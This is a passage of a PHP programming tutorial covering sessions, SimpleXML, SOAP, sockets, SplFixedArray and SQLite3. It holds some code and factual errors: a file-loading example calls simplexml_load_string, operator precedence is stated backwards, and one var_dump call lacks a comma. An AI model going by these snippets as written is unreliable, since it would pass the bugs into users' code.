- bool session_set_save_handler (callable $open , callable $close , callable $read , callable $write , callable $destroy , callable $gc [, callable $create_sid [, callable $validate_sid [, callable $update_timestamp]]])
- bool session_start ([array $options = []])
- int session_status (void)
- bool session_unregister (string $name)
- void session_unset (void)
- void session_write_close (void)

Remarks

Note that calling `session_start()` even if the session has already started will result in a PHP warning.

Examples

Manipulating session data

The `$_SESSION` variable is an array, and you can retrieve or manipulate it like a normal array.

```php
<?php
// Starting the session
session_start();

// Storing the value in session
$_SESSION['id'] = 342;

// conditional usage of session values that may have been set in a previous session
if(!isset($_SESSION["login"])) {
    echo "Please login first";
    exit;
}
// now you can use the login safely
$user = $_SESSION["login"];

// Getting a value from the session data, or with default value,
//     using the Null Coalescing operator in PHP 7
$name = $_SESSION['name'] ?? 'Anonymous';
```

Also see Manipulating an Array for more reference how to work on an array.

Note that if you store an object in a session, it can be retrieved gracefully only if you have an class autoloader or you have loaded the class already. Otherwise, the object will come out as the type `__PHP_Incomplete_Class`, which may later lead to crashes. See Namespacing and Autoloading about autoloading.

Warning:

Session data can be hijacked. This is outlined in: *Pro PHP Security: From Application Security Principles to the Implementation of XSS Defense - Chapter 7: Preventing Session Hijacking* So it can be strongly recommended to never store any personal information in `$_SESSION`. This would most critically include **credit card numbers**, **government issued ids**, and **passwords**; but would also extend into less assuming data like **names**, **emails**, **phone numbers**, etc which would allow a hacker to impersonate/compromise a legitimate user. As a general rule, use worthless/non-personal values, such as numerical identifiers, in session data.

Destroy an entire session

If you've got a session which you wish to destroy, you can do this with `session_destroy()`

```php
/*
    Let us assume that our session looks like this:
    Array([firstname] => Jon, [id] => 123)

    We first need to start our session:
*/
session_start();

/*
    We can now remove all the values from the `SESSION` superglobal:
    If you omitted this step all of the global variables stored in the
    superglobal would still exist even though the session had been destroyed.
*/
$_SESSION = array();
```

```
// If it's desired to kill the session, also delete the session cookie.
// Note: This will destroy the session, and not just the session data!
if (ini_get("session.use_cookies")) {
    $params = session_get_cookie_params();
    setcookie(session_name(), '', time() - 42000,
        $params["path"], $params["domain"],
        $params["secure"], $params["httponly"]
    );
}


//Finally we can destroy the session:
session_destroy();
```

Using `session_destroy()` is different to using something like `$_SESSION = array();` which will remove all of the values stored in the `SESSION` superglobal but it will not destroy the actual stored version of the session.

Note: We use `$_SESSION = array();` instead of `session_unset()` because the manual stipulates:

> Only use session_unset() for older deprecated code that does not use $_SESSION.

session_start() Options

Starting with PHP Sessions we can pass an array with session-based `php.ini` options to the `session_start` function.

Example

```php
<?php
    if (version_compare(PHP_VERSION, '7.0.0') >= 0) {
        // php >= 7 version
        session_start([
            'cache_limiter' => 'private',
            'read_and_close' => true,
        ]);
    } else {
        // php < 7 version
        session_start();
    }
?>
```

This feature also introduces a new `php.ini` setting named `session.lazy_write`, which defaults to `true` and means that session data is only rewritten, if it changes.

Referencing: https://wiki.php.net/rfc/session-lock-ini

Session name

Checking if session cookies have been

created

Session name is the name of the cookie used to store sessions. You can use this to detect if cookies for a session have been created for the user:

```
if(isset($_COOKIE[session_name()])) {
    session_start();
}
```

Note that this method is generally not useful unless you really don't want to create cookies unnecessarily.

Changing session name

You can update the session name by calling `session_name()`.

```
//Set the session name
session_name('newname');
//Start the session
session_start();
```

If no argument is provided into `session_name()` then the current session name is returned.

> It should contain only alphanumeric characters; it should be short and descriptive (i.e. for users with enabled cookie warnings). The session name can't consist of digits only, at least one letter must be present. Otherwise a new session id is generated every time.

Session Locking

As we all are aware that PHP writes session data into a file at server side. When a request is made to php script which starts the session via `session_start()`, PHP locks this session file resulting to block/wait other incoming requests for same `session_id` to complete, because of which the other requests will get stuck on `session_start()` until or unless the **session file locked** is not released

The session file remains locked until the script is completed or session is manually closed. To avoid this situation *i.e. to prevent multiple requests getting blocked*, we can start the session and close the session which will release the lock from session file and allow to continue the remaining requests.

```
// php < 7.0
// start session
session_start();

// write data to session
$_SESSION['id'] = 123; // session file is locked, so other requests are blocked
```

```
// close the session, release lock
session_write_close();
```

Now one will think if session is closed how we will read the session values, beautify even after session is closed, session is still available. So, we can still read the session data.

```
echo $_SESSION['id'];    // will output  123
```

In **php >= 7.0**, we can have **read_only** session, **read_write** session and **lazy_write** session, so it may not required to use `session_write_close()`

Safe Session Start With no Errors

Many developers have this problem when they work on huge projects, especially if they work on some modular CMS on plugins, addons, components etc. Here is solution for safe session start where if first checked PHP version to cover all versions and on next is checked if session is started. If session not exists then I start session safe. If session exists nothing happen.

```
if (version_compare(PHP_VERSION, '7.0.0') >= 0) {
    if(session_status() == PHP_SESSION_NONE) {
        session_start(array(
          'cache_limiter' => 'private',
          'read_and_close' => true,
      ));
    }
}
else if (version_compare(PHP_VERSION, '5.4.0') >= 0)
{
    if (session_status() == PHP_SESSION_NONE) {
        session_start();
    }
}
else
{
    if(session_id() == '') {
        session_start();
    }
}
```

This can help you a lot to avoid `session_start` error.

Read Sessions online: https://riptutorial.com/php/topic/486/sessions

Chapter 82: SimpleXML

Examples

Loading XML data into simplexml

Loading from string

Use `simplexml_load_string` to create a `SimpleXMLElement` from a string:

```
$xmlString = "<?xml version='1.0' encoding='UTF-8'?>";
$xml = simplexml_load_string($xmlString) or die("Error: Cannot create object");
```

Note that `or` not `||` must be used here because the precedence of `or` is higher than `=`. The code after `or` will only be executed if `$xml` finally resolves to false.

Loading from file

Use `simplexml_load_file` to load XML data from a file or a URL:

```
$xml = simplexml_load_string("filePath.xml");

$xml = simplexml_load_string("https://example.com/doc.xml");
```

The URL can be of any schemes that PHP supports, or custom stream wrappers.

Read SimpleXML online: https://riptutorial.com/php/topic/7820/simplexml

Chapter 83: SOAP Client

Syntax

- __getFunctions() // Returns array of functions for service (WSDL mode only)
- __getTypes() // Returns array of types for service (WSDL mode only)
- __getLastRequest() // Returns XML from last request (Requires `trace` option)
- __getLastRequestHeaders() // Returns headers from last request (Requires `trace` option)
- __getLastResponse() // Returns XML from last response (Requires `trace` option)
- __getLastResponseHeaders() // Returns headers from last response (Requires `trace` option)

Parameters

Parameter	Details
$wsdl	URI of WSDL or `NULL` if using non-WSDL mode
$options	Array of options for SoapClient. Non-WSDL mode requires `location` and `uri` to set, all other options are optional. See table below for possible values.

Remarks

The `SoapClient` class is equipped with a `__call` method. This is *not* to be called directly. Instead this allows you to do:

```
$soap->requestInfo(['a', 'b', 'c']);
```

This will call the `requestInfo` SOAP method.

Table of possible `$options` values (*Array of key/value pairs*):

Option	Details
location	URL of SOAP server. *Required* in non-WSDL mode. Can be used in WSDL mode to override the URL.
uri	Target namespace of SOAP service. *Required* in non-WSDL mode.
style	Possible values are `SOAP_RPC` or `SOAP_DOCUMENT`. Only valid in non-WSDL mode.
use	Possible values are `SOAP_ENCODED` or `SOAP_LITERAL`. Only valid in non-WSDL mode.

Option	Details
soap_version	Possible values are `SOAP_1_1` (*default*) or `SOAP_1_2`.
authentication	Enable HTTP authentication. Possible values are `SOAP_AUTHENTICATION_BASIC` (*default*) or `SOAP_AUTHENTICATION_DIGEST`.
login	Username for HTTP authentication
password	Password for HTTP authentication
proxy_host	URL of proxy server
proxy_port	Proxy server port
proxy_login	Username for proxy
proxy_password	Password for proxy
local_cert	Path to HTTPS client cert (for authentication)
passphrase	Passphrase for HTTPS client cert
compression	Compress request / response. Value is a bitmask of `SOAP_COMPRESSION_ACCEPT` with either `SOAP_COMPRESSION_GZIP` or `SOAP_COMPRESSION_DEFLATE`. For example: `SOAP_COMPRESSION_ACCEPT | SOAP_COMPRESSION_GZIP`.
encoding	Internal character encoding (TODO: possible values)
trace	*Boolean*, defaults to `FALSE`. Enables tracing of requests so faults can be backtraced. Enables use of `__getLastRequest()`, `__getLastRequestHeaders()`, `__getLastResponse()` and `__getLastResponseHeaders()`.
classmap	Map WSDL types to PHP classes. Value should be an array with WSDL types as keys and PHP class names as values.
exceptions	*Boolean* value. Should SOAP errors exceptions (of type `SoapFault).
connection_timeout	Timeout (in seconds) for the connection to the SOAP service.
typemap	Array of type mappings. Array should be key/value pairs with the following keys: `type_name`, `type_ns` (namespace URI), `from_xml` (callback accepting one string parameter) and `to_xml` (callback accepting one object parameter).
cache_wsdl	How (if at all) should the WSDL file be cached. Possible values are `WSDL_CACHE_NONE`, `WSDL_CACHE_DISK`, `WSDL_CACHE_MEMORY` or `WSDL_CACHE_BOTH`.
user_agent	String to use in the `User-Agent` header.

Option	Details
stream_context	A resource for a context.
features	Bitmask of `SOAP_SINGLE_ELEMENT_ARRAYS`, `SOAP_USE_XSI_ARRAY_TYPE`, `SOAP_WAIT_ONE_WAY_CALLS`.
keep_alive	(*PHP version >= 5.4 only*) *Boolean* value. Send either `Connection: Keep-Alive` header (`TRUE`) or `Connection: Close` header (`FALSE`).
ssl_method	(*PHP version >= 5.5 only*) Which SSL/TLS version to use. Possible values are `SOAP_SSL_METHOD_TLS`, `SOAP_SSL_METHOD_SSLv2`, `SOAP_SSL_METHOD_SSLv3` or `SOAP_SSL_METHOD_SSLv23`.

Issue with 32 bit PHP: In 32 bit PHP, numeric strings greater than 32 bits which are automatically cast to integer by `xs:long` will result in it hitting the 32 bit limit, casting it to `2147483647`. To work around this, cast the strings to float before passing it in to `__soapCall()`.

Examples

WSDL Mode

First, create a new `SoapClient` object, passing the URL to the WSDL file and optionally, an array of options.

```
// Create a new client object using a WSDL URL
$soap = new SoapClient('https://example.com/soap.wsdl', [
    # This array and its values are optional
    'soap_version' => SOAP_1_2,
    'compression' => SOAP_COMPRESSION_ACCEPT | SOAP_COMPRESSION_GZIP,
    'cache_wsdl' => WSDL_CACHE_BOTH,
    # Helps with debugging
    'trace' => TRUE,
    'exceptions' => TRUE
]);
```

Then use the `$soap` object to call your SOAP methods.

```
$result = $soap->requestData(['a', 'b', 'c']);
```

Non-WSDL Mode

This is similar to WSDL mode, except we pass `NULL` as the WSDL file and make sure to set the `location` and `uri` options.

```
$soap = new SoapClient(NULL, [
    'location' => 'https://example.com/soap/endpoint',
    'uri' => 'namespace'
]);
```

Classmaps

When creating a SOAP Client in PHP, you can also set a `classmap` key in the configuration array. This `classmap` defines which types defined in the WSDL should be mapped to actual classes, instead of the default `StdClass`. The reason you would want to do this is because you can get auto-completion of fields and method calls on these classes, instead of having to guess which fields are set on the regular `StdClass`.

```php
class MyAddress {
    public $country;
    public $city;
    public $full_name;
    public $postal_code; // or zip_code
    public $house_number;
}

class MyBook {
    public $name;
    public $author;

    // The classmap also allows us to add useful functions to the objects
    // that are returned from the SOAP operations.
    public function getShortDescription() {
        return "{$this->name}, written by {$this->author}";
    }
}

$soap_client = new SoapClient($link_to_wsdl, [
    // Other parameters
    "classmap" => [
        "Address" => MyAddress::class, // ::class simple returns class as string
        "Book" => MyBook::class,
    ]
]);
```

After configuring the classmap, whenever you perform a certain operation that returns a type `Address` or `Book`, the SoapClient will instantiate that class, fill the fields with the data and return it from the operation call.

```php
// Lets assume 'getAddress(1234)' returns an Address by ID in the database
$address = $soap_client->getAddress(1234);

// $address is now of type MyAddress due to the classmap
echo $address->country;

// Lets assume the same for 'getBook(1234)'
$book = $soap_client->getBook(124);

// We can not use other functions defined on the MyBook class
echo $book->getShortDescription();

// Any type defined in the WSDL that is not defined in the classmap
// will become a regular StdClass object
$author = $soap_client->getAuthor(1234);

// No classmap for Author type, $author is regular StdClass.
```

```
// We can still access fields, but no auto-completion and no custom functions
// to define for the objects.
echo $author->name;
```

Tracing SOAP request and response

Sometimes we want to look at what is sent and received in the SOAP request. The following methods will return the XML in the request and response:

```
SoapClient::__getLastRequest()
SoapClient::__getLastRequestHeaders()
SoapClient::__getLastResponse()
SoapClient::__getLastResponseHeaders()
```

For example, suppose we have an ENVIRONMENT constant and when this constant's value is set to DEVELOPMENT we want to echo all information when the call to getAddress throws an error. One solution could be:

```
try {
    $address = $soap_client->getAddress(1234);
} catch (SoapFault $e) {
    if (ENVIRONMENT === 'DEVELOPMENT') {
        var_dump(
            $soap_client->__getLastRequestHeaders()
            $soap_client->__getLastRequest(),
            $soap_client->__getLastResponseHeaders(),
            $soap_client->__getLastResponse()
        );
    }
    ...
}
```

Read SOAP Client online: https://riptutorial.com/php/topic/633/soap-client

Chapter 84: SOAP Server

Syntax

- addFunction() //Register one (or more) function into SOAP request handler
- addSoapHeader() //Add a SOAP header to the response
- fault() //Issue SoapServer fault indicating an error
- getFunctions() //Returns list of functions
- handle() //Handles a SOAP request
- setClass() //Sets the class which handles SOAP requests
- setObject() //Sets the object which will be used to handle SOAP requests
- setPersistence() //Sets SoapServer persistence mode

Examples

Basic SOAP Server

```
function test($x)
{
    return $x;
}

$server = new SoapServer(null, array('uri' => "http://test-uri/"));
$server->addFunction("test");
$server->handle();
```

Read SOAP Server online: https://riptutorial.com/php/topic/5441/soap-server

Chapter 85: Sockets

Examples

TCP client socket

Creating a socket that uses the TCP (Transmission Control Protocol)

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

Make sure the socket is successfully created. The `onSocketFailure` function comes from Handling socket errors example in this topic.

```
if(!is_resource($socket)) onSocketFailure("Failed to create socket");
```

Connect the socket to a specified address

The second line fails gracefully if connection failed.

```
socket_connect($socket, "chat.stackoverflow.com", 6667)
        or onSocketFailure("Failed to connect to chat.stackoverflow.com:6667", $socket);
```

Sending data to the server

The `socket_write` function sends bytes through a socket. In PHP, a byte array is represented by a string, which is normally encoding-insensitive.

```
socket_write($socket, "NICK Alice\r\nUSER alice 0 * :Alice\r\n");
```

Receiving data from the server

The following snippet receives some data from the server using the `socket_read` function.

Passing `PHP_NORMAL_READ` as the third parameter reads until a `\r`/`\n` byte, and this byte is included in the return value.

Passing `PHP_BINARY_READ`, on the contrary, reads the required amount of data from the stream.

If `socket_set_nonblock` was called in prior, and `PHP_BINARY_READ` is used, `socket_read` will return `false` immediately. Otherwise, the method blocks until enough data (to reach the length in the second parameter, or to reach a line ending) are received, or the socket is closed.

This example reads data from a supposedly IRC server.

```
while(true) {
    // read a line from the socket
    $line = socket_read($socket, 1024, PHP_NORMAL_READ);
    if(substr($line, -1) === "\r") {
        // read/skip one byte from the socket
        // we assume that the next byte in the stream must be a \n.
        // this is actually bad in practice; the script is vulnerable to unexpected values
        socket_read($socket, 1, PHP_BINARY_READ);
    }

    $message = parseLine($line);
    if($message->type === "QUIT") break;
}
```

Closing the socket

Closing the socket frees the socket and its associated resources.

```
socket_close($socket);
```

TCP server socket

Socket creation

Create a socket that uses the TCP. It is the same as creating a client socket.

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

Socket binding

Bind connections from a given network (parameter 2) for a specific port (parameter 3) to the socket.

The second parameter is usually `"0.0.0.0"`, which accepts connection from all networks. It can also

One common cause of errors from `socket_bind` is that the address specified is already bound to another process. Other processes are usually killed (usually manually to prevent accidentally killing critical processes) so that the sockets would be freed.

```
socket_bind($socket, "0.0.0.0", 6667) or onSocketFailure("Failed to bind to 0.0.0.0:6667");
```

Set a socket to listening

Make the socket listen to incoming connections using `socket_listen`. The second parameter is the maximum number of connections to allow queuing before they are accepted.

```
socket_listen($socket, 5);
```

Handling connection

A TCP server is actually a server that handles child connections. `socket_accept` creates a new child connection.

```
$conn = socket_accept($socket);
```

Data transferring for a connection from `socket_accept` is the same as that for a TCP client socket.

When this connection should be closed, call `socket_close($conn);` directly. This will not affect the original TCP server socket.

Closing the server

On the other hand, `socket_close($socket);` should be called when the server is no longer used. This will free the TCP address as well, allowing other processes to bind to the address.

Handling socket errors

`socket_last_error` can be used to get the error ID of the last error from the sockets extension.

`socket_strerror` can be used to convert the ID to human-readable strings.

```
function onSocketFailure(string $message, $socket = null) {
    if(is_resource($socket)) {
        $message .= ": " . socket_strerror(socket_last_error($socket));
    }
    die($message);
}
```

UDP server socket

A UDP (user datagram protocol) server, unlike TCP, is not stream-based. It is packet-based, i.e. a client sends data in units called "packets" to the server, and the client identifies clients by their address. There is no builtin function that relates different packets sent from the same client (unlike

TCP, where data from the same client are handled by a specific resource created by `socket_accept`). It can be thought as a new TCP connection is accepted and closed every time a UDP packet arrives.

Creating a UDP server socket

```
$socket = socket_create(AF_INET, SOCK_DGRAM, SOL_UDP);
```

Binding a socket to an address

The parameters are same as that for a TCP server.

```
socket_bind($socket, "0.0.0.0", 9000) or onSocketFailure("Failed to bind to 0.0.0.0:9000",
$socket);
```

Sending a packet

This line sends `$data` in a UDP packet to `$address`:`$port`.

```
socket_sendto($socket, $data, strlen($data), 0, $address, $port);
```

Receiving a packet

The following snippet attempts to manage UDP packets in a client-indexed manner.

```
$clients = [];
while (true){
    socket_recvfrom($socket, $buffer, 32768, 0, $ip, $port) === true
            or onSocketFailure("Failed to receive packet", $socket);
    $address = "$ip:$port";
    if (!isset($clients[$address])) $clients[$address] = new Client();
    $clients[$address]->handlePacket($buffer);
}
```

Closing the server

`socket_close` can be used on the UDP server socket resource. This will free the UDP address, allowing other processes to bind to this address.

Read Sockets online: https://riptutorial.com/php/topic/6138/sockets

Chapter 86: SPL data structures

Examples

SplFixedArray

Difference from PHP Array

PHP's default Array type is actually implemented as ordered hash maps, which allow us to create arrays that consist of key/value pairs where values can be of any type and keys can be either numbers or strings. This is not traditionally how arrays are created, however.

So as you can see from this illustration a normal PHP array can be viewed more like an an

ordered set of key/value pairs, where each key can map to any value. Notice in this array we have keys that are both numbers and strings, as well as values of different types and the key has no bearing on the order of the elements.

```php
$arr = [
    9     => "foo",
    1     => 4.2,
    "bar" => null,
];

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

So the above code would give us exactly what we'd expect.

```
9 => foo
1 => 4.2
bar =>
```

Regular PHP arrays are also dynamically sized for us. They grow and shrink as we push and pop values to and from the array, automatically.

However, in a traditional array the size is fixed and consists entirely of the same type of value. Also, rather than keys each value is access by its index, which can be deduced by its offset in the array.

Since we would know the size of a given type and the fixed size of the array an offset is then the `type size * n` were `n` represents the value's position in the array. So in the example above `$arr[0]`

gives us `1`, the first element in the array and `$arr[1]` gives us `2`, and so on.

SplFixedArray, however, doesn't restrict the type of values. It only restricts the keys to number types. It's also of a fixed size.

This makes SplFixedArrays more efficient than normal PHP arrays in one particular way. They are more compact so they require less memory.

Instantiating the array

SplFixedArray is implemented as an object, but it can be accessed with the same familiar syntax that you access a normal PHP array since they implement the `ArrayAccess` interface. They also implement `Countable` and `Iterator` interfaces so they behave the same way you'd be used to arrays behaving in PHP (i.e. things like `count($arr)` and `foreach($arr as $k => $v)` work the same way for SplFixedArray as they do normal arrays in PHP.

The SplFixedArray constructor takes one argument, which is the size of the array.

```
$arr = new SplFixedArray(4);

$arr[0] = "foo";
$arr[1] = "bar";
$arr[2] = "baz";

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

This gives you what you would expect.

```
0 => foo
1 => bar
2 => baz
3 =>
```

This also works as expected.

```
var_dump(count($arr));
```

Gives us...

```
int(4)
```

Notice in SplFixedArray, unlike a normal PHP Array, the key does depict the order of the element in our array, because it is a *true index* and not just a *map*.

Resizing the array

Just keep in mind that because the array is of a fixed size, count will always return the same value. So while `unset($arr[1])` will result in `$arr[1] === null`, `count($arr)` still remains `4`.

So to resize the array you will need to call on the `setSize` method.

```
$arr->setSize(3);

var_dump(count($arr));

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

Now we get...

```
int(3)
0 => foo
1 =>
2 => baz
```

Import to SplFixedArray & Export from SplFixedArray

You can also import/export a normal PHP Array into and out of an SplFixedArray with the `fromArray` and `toArray` methods.

```
$array     = [1,2,3,4,5];
$fixedArray = SplFixedArray::fromArray($array);

foreach($fixedArray as $value) {
    echo $value, "\n";
}
```

```
1
2
3
4
5
```

Going the other way.

```
$fixedArray = new SplFixedArray(5);

$fixedArray[0] = 1;
$fixedArray[1] = 2;
$fixedArray[2] = 3;
$fixedArray[3] = 4;
$fixedArray[4] = 5;

$array = $fixedArray->toArray();
```

```
foreach($array as $value) {
    echo $value, "\n";
}
```

```
1
2
3
4
5
```

Read SPL data structures online: https://riptutorial.com/php/topic/6844/spl-data-structures

Chapter 87: SQLite3

Examples

Querying a database

```php
<?php
//Create a new SQLite3 object from a database file on the server.
$database = new SQLite3('mysqlitedb.db');

//Query the database with SQL
$results = $database->query('SELECT bar FROM foo');

//Iterate through all of the results, var_dumping them onto the page
while ($row = $results->fetchArray()) {
    var_dump($row);
}
?>
```

See also http://www.riptutorial.com/topic/184

Retrieving only one result

In addition to using LIMIT SQL statements you can also use the SQLite3 function `querySingle` to retrieve a single row, or the first column.

```php
<?php
$database = new SQLite3('mysqlitedb.db');

//Without the optional second parameter set to true, this query would return just
//the first column of the first row of results and be of the same type as columnName
$database->querySingle('SELECT column1Name FROM table WHERE column2Name=1');

//With the optional entire_row parameter, this query would return an array of the
//entire first row of query results.
$database->querySingle('SELECT column1Name, column2Name FROM user WHERE column3Name=1', true);
?>
```

SQLite3 Quickstart Tutorial

This is a complete example of all the commonly used SQLite related APIs. The aim is to get you up and running really fast. You can also get a runnable PHP file of of this tutorial.

Creating/opening a database

Let's create a new database first. Create it only if the file doesn't exist and open it for reading/writing. The extension of the file is up to you, but `.sqlite` is pretty common and self-explanatory.

```
$db = new SQLite3('analytics.sqlite', SQLITE3_OPEN_CREATE | SQLITE3_OPEN_READWRITE);
```

Creating a table

```
$db->query('CREATE TABLE IF NOT EXISTS "visits" (
    "id" INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL,
    "user_id" INTEGER,
    "url" VARCHAR,
    "time" DATETIME
)');
```

Inserting sample data.

It's advisable to wrap related queries in a transaction (with keywords BEGIN and COMMIT), even if you don't care about atomicity. If you don't do this, SQLite automatically wraps every single query in a transaction, which slows down everything immensely. If you're new to SQLite, you may be surprised why the INSERTs are so slow .

```
$db->exec('BEGIN');
$db->query('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (42, "/test", "2017-01-14 10:11:23")');
$db->query('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (42, "/test2", "2017-01-14 10:11:44")');
$db->exec('COMMIT');
```

Insert potentially unsafe data with a prepared statement. You can do this with *named parameters*:

```
$statement = $db->prepare('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (:uid, :url, :time)');
$statement->bindValue(':uid', 1337);
$statement->bindValue(':url', '/test');
$statement->bindValue(':time', date('Y-m-d H:i:s'));
$statement->execute(); // you can reuse the statement with different values
```

Fetching data

Let's fetch today's visits of user #42. We'll use a prepared statement again, but with *numbered parameters* this time, which are more concise:

```
$statement = $db->prepare('SELECT * FROM "visits" WHERE "user_id" = ? AND "time" >= ?');
$statement->bindValue(1, 42);
$statement->bindValue(2, '2017-01-14');
$result = $statement->execute();

echo "Get the 1st row as an associative array:\n";
print_r($result->fetchArray(SQLITE3_ASSOC));
echo "\n";
```

```
echo "Get the next row as a numeric array:\n";
print_r($result->fetchArray(SQLITE3_NUM));
echo "\n";
```

> Note: If there are no more rows, fetchArray() returns `false`. You can take advantage of this in a `while` loop.

Free the memory - this in *not* done automatically, while your script is running

```
$result->finalize();
```

Shorthands

Here's a useful shorthand for fetching a single row as an associative array. The second parameter means we want all the selected columns.

Watch out, this shorthand doesn't support parameter binding, but you can escape the strings instead. Always put the values in SINGLE quotes! Double quotes are used for table and column names (similar to backticks in MySQL).

```
$query = 'SELECT * FROM "visits" WHERE "url" = \'' .
    SQLite3::escapeString('/test') .
    '\' ORDER BY "id" DESC LIMIT 1';

$lastVisit = $db->querySingle($query, true);

echo "Last visit of '/test':\n";
print_r($lastVisit);
echo "\n";
```

Another useful shorthand for retrieving just one value.

```
$userCount = $db->querySingle('SELECT COUNT(DISTINCT "user_id") FROM "visits"');

echo "User count: $userCount\n";
echo "\n";
```

Cleaning up

Finally, close the database. This is done automatically when the script finishes, though.

```
$db->close();
```

Read SQLite3 online: https://riptutorial.com/php/topic/5898/sqlite3

Chapter 88: Streams

Syntax

- Every stream has a scheme and a target:
- <scheme>://<target>

Parameters

Parameter Name	Description
Stream Resource	The data provider consisting of the `<scheme>://<target>` syntax

Remarks

Streams are essentially a transfer of data between an origin and a destination, to paraphrase Josh Lockhart in his book Modern PHP.

The origin and the destination can be

- a file
- a command-line process
- a network connection
- a ZIP or TAR archive
- temporary memory
- standard input/output

or any other resource available via PHP's stream wrappers.

Examples of available stream wrappers (`schemes`):

- file:// — Accessing local filesystem
- http:// — Accessing HTTP(s) URLs
- ftp:// — Accessing FTP(s) URLs
- php:// — Accessing various I/O streams
- phar:// — PHP Archive
- ssh2:// — Secure Shell 2
- ogg:// — Audio streams

